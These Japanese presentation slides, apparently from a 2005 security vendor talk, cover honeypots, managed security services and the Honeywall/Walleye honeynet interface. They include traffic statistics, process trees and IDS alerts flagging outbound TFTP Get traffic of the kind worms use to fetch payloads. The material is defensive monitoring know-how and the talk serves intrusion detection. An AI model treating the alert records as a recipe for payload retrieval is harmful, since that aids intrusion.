
グラフは、9月16日から9月22日までの攻撃件数の推移



(出典)ISSマネージド セキュリティ サービス ハニーポット

MS05-039の国別グラフ

グラフは、9月16日から9月22日までの攻撃元国別グラフ



国別グラフでも第3位
また、IPアドレスの情報
からADSLや光回線など
を利用している。一般
ユーザに影響が出てい
る。

(出典)ISSマネージド セキュリティ サービス ハニーポット

情報の収集

情報収集の3つの問題

1. 攻撃の詳細がわからない 詳しいと模倣犯が・・・
2. 一時的で現状把握ができない 取り扱う情報が多い
3. ニュースになっていない問題がある わからない事もある

効率的に情報収集を行うには？


1. 移転 マネージド セキュリティ サービスの活用
2. 保有 ハニーポットによる情報収集

マネージド セキュリティ サービスの2つの利点

1. 専門家による分析とアドバイス
2. 広範囲なセキュリティ情報網

マネージド セキュリティ サービスの利点

IDSでのデータを統計情報として提供



マネージド セキュリティ サービスの2つの問題

1. コストが発生する 人件費などのTCOの低減
2. 時間がかかる SLAの活用

SLA(サービス保証制度)
サービス品質や違反した場合の利用料金の減額などに関する規定


ハニーポットの3つの利点

1. 経済的に安価で小規模な組織でも利用可能。
2. リアルタイムに情報収集ができる。
3. 詳細な情報収集が可能である。

ハニーポットの問題

1. 視野に制限がある


攻撃の規模または、受動的攻撃



マネージド セキュリティ サービスの活用

2. 攻撃に対するリスク

システムが悪用される危険性が高い



ハニーネットGen の利用

ハニーネットGen



Walleye:Honeywall Web Interface (TOP画面)

The Honeynet PROJECT Walleye: Honeywall Web

Data Analysis | System Admin | Logout

グラフでアラートの状態を確認

Sensors
Created: Sat Jul 2 16:42:21 2005 Last Update: Tue Sep 27 06:43:50 2005

	In	Out	In	Out				
con	ids	con	ids	con	ids	con	ids	
1 hour	72	52	1	0	212	172	40	24
48 hour	6220	4780	763	33	11860	5353	561784	966

Search (short term soln)

Time Start: Sep 27 2005 04:00:29 End: Sep 27 2005 05:00:29

IP Proto: ANY

Either: Prefix, Port

Source: Prefix, Port

Destination: Prefix, Port

Result Format: Pcap File

検索項目の指定

クエリ送信

Sensor Details for 168035906

Sensor ID: 168035906 Sensor Name: リモートアクセス
Install Date: Sat Jul 2 16:42:21 2005 Last Update: TOP25
State: online
Country: JP Timezone: 9
Latitude: 34 Longitude: 33
Network Type: com

Local Top 25

Flags	Host	Connections	IDS events	Host	Connections	IDS events
	192.168.37.150	1931	486	33.183.3	2149	2057
				67.117.95	512	496
				21.189.38	516	334
				129.137.65	176	158
				3.154.104	186	136
				125.186.9	138	42
				.120.147.2	58	42
				.20.254.89	21	20
				.20.99.156	20	19
				.120.146.252	24	16
				.120.161.139	20	14
				.120.67.98	40	12
				.120.152.154	25	7
				.142.243.79	16	7
				.32.191.20	8	6
				.200.243.182	8	6
				.132.77.80	8	6
				.57.125.106	8	6
				.45.238.105	6	5
				.200.90.84	6	5
				.120.67.153	16	4
				.116.254.199	6	4
				.120.144.109	5	4
				.74.105.109	5	4
				.58.68.78	5	4

監視セグメント TOP25

Walleye:Honeywall Web Interface

表示の指定

Action: Aggregate Detailed

Group By: **src_ip**

Filters:

- All Traffic
- Bidirectional
- From HoneyNet
- All Time Periods
- Sebek Tracked

カレンダー

2005

mon tue wed thu fri sat

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30

2005

hour Cons IDS

0:00 355 240

1:00 1308 1616

2:00 543 612

3:00 220 51

4:00 79 54

5:00 55 21

6:00 180 197

7:00 101 32

8:00 67 27

9:00 91 47

10:00 84 23

11:00 73 41

12:00 54 18

13:00 50 18

14:00 51 15

15:00 72 29

16:00 86 36

17:00 67 25

18:00 59 15

19:00 53 18

20:00 633 400

21:00 26 14

22:00 19380 563

23:00 0 0

Aggregated Flows: Between Tue Sep 27 03:00:25 2005 and Tue Sep 27 04:00:25 2005

dst_ip	Aggregate Totals								Individual Flow Maximums			
	Flows	Alerts	SRC Ports	DST Ports	SRC pkts	SRC bytes	DST pkts	DST bytes	SRC pkts	SRC bytes	DST pkts	DST bytes
192.168.37.150	30	16	27	8	238	84283	197	17706	13	5280	12	1529
.221.131.110	6	13	6	1	374	39779	537	694685	27	2874	41	54612
.0.83.250	14	7	14	1	129	9404	95	7865	10	981	7	747
.251.136.67	36	2	36	1	564	41398	912	1095590	130	7148	244	350363
.127.33.209	8	2	8	1	100	6786	147	168647	45	2606	79	110534
.208.208.194	2	2	1	1	2	140	0	0	2	140	0	0
.211.255.12	4	2	1	1	2	140	0	0	1	70	0	0
.240.15.19	3	1	3	1	115	8298	162	220986	81	4542	132	189918
.0.60.149	10	1	10	1	271	16366	458	588180	40	2303	75	100682
.224.32.2	3	1	2	2	2	156	1	201	1	86	1	201
.5.251.204	2	1	1	1	1	70	0	0	1	70	0	0
.208.208.197	2	1	1	1	1	70	0	0	1	70	0	0
.211.255.10	2	1	1	1	1	70	0	0	1	70	0	0
.211.255.13	2	1	1	1	1	70	0	0	1	70	0	0
.239.172.87	3	0	3	1	262	15006	460	660432	172	9939	301	436492
.97.250.193	4	0	4	1	147	8863	218	294211	134	7954	208	293264
.43.208.83	1	0	1	1	193	11022	305	214490	193	11022	305	214490
.108.154.161	9	0	9	1	252	15723	415	565199	59	3672	100	140903
.28.176.66	1	0	1	1	65	3667	90	126532	65	3667	90	126532
.108.154.147	21	0	21	1	558	34299	1018	1391649	37	2192	66	92581
.154.40.228	1	0	1	1	230	17144	443	29683	230	17144	443	29683
.127.33.119	5	0	5	1	38	2975	40	30292	13	824	22	27072
.0.184.21	1	0	1	1	11	694	13	14484	11	694	13	14484
.4.137.66	1	0	1	1	7	1229	7	7425	7	1229	7	7425
.92.114.141	7	0	7	1	44	16318	44	3934	10	6929	10	1229
.4.137.51	1	0	1	1	9	1096	8	3941	9	1096	8	3941
.168.37.255	6	0	2	2	46	6753	0	0	24	2208	0	0
.221.134.85	1	0	1	1	6	1088	6	790	6	1088	6	790
.4.137.69	3	0	3	1	15	1828	9	3729	5	615	3	1250
.255.255.255	1	0	1	1	4	1160	0	0	4	1160	0	0

毎時間の検知状況

Walleye:Honeywall Web Interface

アイコン

Details for this flow

September 27th 06:06:20 00:00:47
192.168.37.150 -> .227.198.126
UDP 1224 0 kB 9 pkts --> tftp
ICMP os unkn <--0 kB --- 0 pkts

< TFTP Get
-
8-

IDS details

(Previous Page)	Start	1	End	(Next Page)	1 /		
Timestamp	Priority	Classification	Type	Name	Revision	Generator	Re
September 27th 06:06:20	2	Potentially Bad Traffic	TFTP Get	TFTP Get	3	rules_subsystem	
September 27th 06:06:21	2	Potentially Bad Traffic	TFTP Get	TFTP Get	3	rules_subsystem	
September 27th 06:06:23	2	Potentially Bad Traffic	TFTP Get	TFTP Get	3	rules_subsystem	
September 27th 06:06:27	2	Potentially Bad Traffic	TFTP Get	TFTP Get	3	rules_subsystem	
September 27th 06:06:35	2	Potentially Bad Traffic	TFTP Get	TFTP Get	3	rules_subsystem	
September 27th 06:06:43	2	Potentially Bad Traffic	TFTP Get	TFTP Get	3	rules_subsystem	
September 27th 06:06:51	2	Potentially Bad Traffic	TFTP Get	TFTP Get	3	rules_subsystem	
September 27th 06:06:59	2	Potentially Bad Traffic	TFTP Get	TFTP Get	3	rules_subsystem	

Flow Examination

Snort Packet Decode
Snort Rule Evaluation



データを pcap 形式でダウンロードすることができる。
Etherealなどを活用した詳細なデータ解析が可能になる。



Snort による検知状況について解析することができる。
+ パケットデコードからの解析が可能になる。



SSHなどの暗号化された通信に対して
+ 攻撃者のキーストローク解析が可能になる。

Walleye:Honeywall Web Interface



=====
=====

09/27-03:30:34.974065 0:C:29:D4:ED:B6 -> 0:D0:C9:96:61:5D type:0x800 len:0x83

192.168.37.150:1053 -> *.*.28.176.66:80 TCP TTL:128 TOS:0x0 ID:10530 IpLen:20 DgmLen:117
DF

AP Seq: 0xA7E3D202 Ack: 0x8CE9EFCB Win: 0xFAF0 TcpLen: 20

47 45 54 20 2F 69 6D 61 67 65 73 2F 67 61 6C 6C GET /images/gall

65 72 79 5F 74 68 62 2F 74 72 61 63 6B 33 5F 74 ery_thb/track3_t

68 62 2E 6A 70 67 20 48 54 54 50 2F 31 2E 30 0D hb.jpg HTTP/1.0.

0A 48 6F 73 74 3A 20 77 77 77 2E 61 6C 6D 2E 73 .Host: www.alm.s

64 35 30 2E 62 63 2E 63 61 0D 0A 0D 0A d50.

=====
=====

Walleye:Honeywall Web Interface



The Honeynet PROJECT® Walleye: Honeywall Web Interface Wed Jun 15 10:36:20 2005 GMT
Logged in as admin

Data Analysis System Admin Logout

Process Summary

Host IP: 192.168.1.10 View this process's connections:
PID: 1712 View all connections from this process tree:
First: Tue Jun 14 20:32:55 2005 View Process Tree for this Process:
Last: Wed Jun 15 10:33:00 2005 View Details for this Process:
Commands: sshd

Process_Tree

```
graph TD; P3862["386 2  
Host: 192.168.1.10  
PID: 8639  
sshd"] --> P3887["388 7  
Host: 192.168.1.10  
PID: 8641  
bash sshd"]; P3874["387 4  
Host: 192.168.1.10  
PID: 8640  
sshd"] --> P3887; P3887 --> P4199["419 9  
Host: 192.168.1.10  
PID: 8675  
w"]; P3887 --> P42010["420 10  
Host: 192.168.1.10  
PID: 8676  
date"]; P3887 --> P42111["421 11  
Host: 192.168.1.10  
PID: 8677  
ps"]; P3887 --> P42212["422 12  
Host: 192.168.1.10  
PID: 8678  
cat"];
```

ハニーネットGen

HoneywallGen は、ハニーネットの機能を1つのCDROMにパッケージ化した。このCDROMを利用する事により、複雑なインストール作業が簡素化された。

機能

- Webベースの管理システム
- Sebek 3.x サポート: キーストロークロギング機能 (Sebek の古いバージョンと互換性はない)
- Snort - Inline : 防御機能
- Iptables : ファイアウォール機能
- Syslog
- TCPDump

Honeywallのダウンロード先

<http://www.honeynet.org/tools/cdrom/>

構築手順については、以下のURLをご参照ください。(日本語)

<http://www.vogue.is.uec.ac.jp/honeynet/roo/maintain.html>

ハニーポットGen の特徴

1. 各機能が秘密裏に動作する。
この事により長期間安全に監視することができる。
2. 各機能により詳細な情報収集ができる。
SSHなどの暗号化された通信に有効
3. IPS機能により外部への通信を制御することができる。

ハニーポットGen の問題

1. 検索が遅い。
2. キーストロークロギング機能が現状Windowsに対応していない。
3. IPS機能の信頼性。

ニュースなどの情報は、模倣犯などの危険性を考慮して情報が制限されるため、管理者または、ユーザが必要としている情報をリアルタイムに収集することが難しい。

この問題を踏まえて、攻撃手法と影響範囲を確認できる仕組みが必要である。

その手段のひとつとして、ハニーポットやマネージド セキュリティ サービスの利用も有効である。

✓Kevin Mandia / Chris Prosise「インシデントレスポンス・不正アクセスの発見と対策」 翔泳社

✓実践ネットワークセキュリティ監査 発行:オライリージャパン著者: Cris McNab

✓ITmedia アクセス解析ツールにバグ、人気Blogが改ざんの被害に

<http://www.itmedia.co.jp/enterprise/articles/0502/03/news015.html>

✓Awstats Vulnerability Leads To Linux Rootkit Post

<http://www.mnin.org/forums/viewtopic.php?t=113>

✓ITPro Windowsの古いセキュリティ・ホールを狙う“ボット”が出回る

<http://itpro.nikkeibp.co.jp/free/ITPro/NEWS/20050613/162642/>

✓ITPro Windowsの脆弱性を突く新種ワームに注意, ネットに接続するだけで感染する

<http://itpro.nikkeibp.co.jp/free/ITPro/NEWS/20050815/166378/>

✓Zeroboard 'zero_vote' Include File Bug Lets Remote Users Execute Arbitray Commands

<http://www.securitytracker.com/alerts/2005/Jan/1012812.html>

✓Honeynet

<http://www.vogue.is.uec.ac.jp/honeynet/roo/maintain.html>





INTERNET | SECURITY | SYSTEMS®

Ahead of the threat.



INTERNET | SECURITY | SYSTEMS®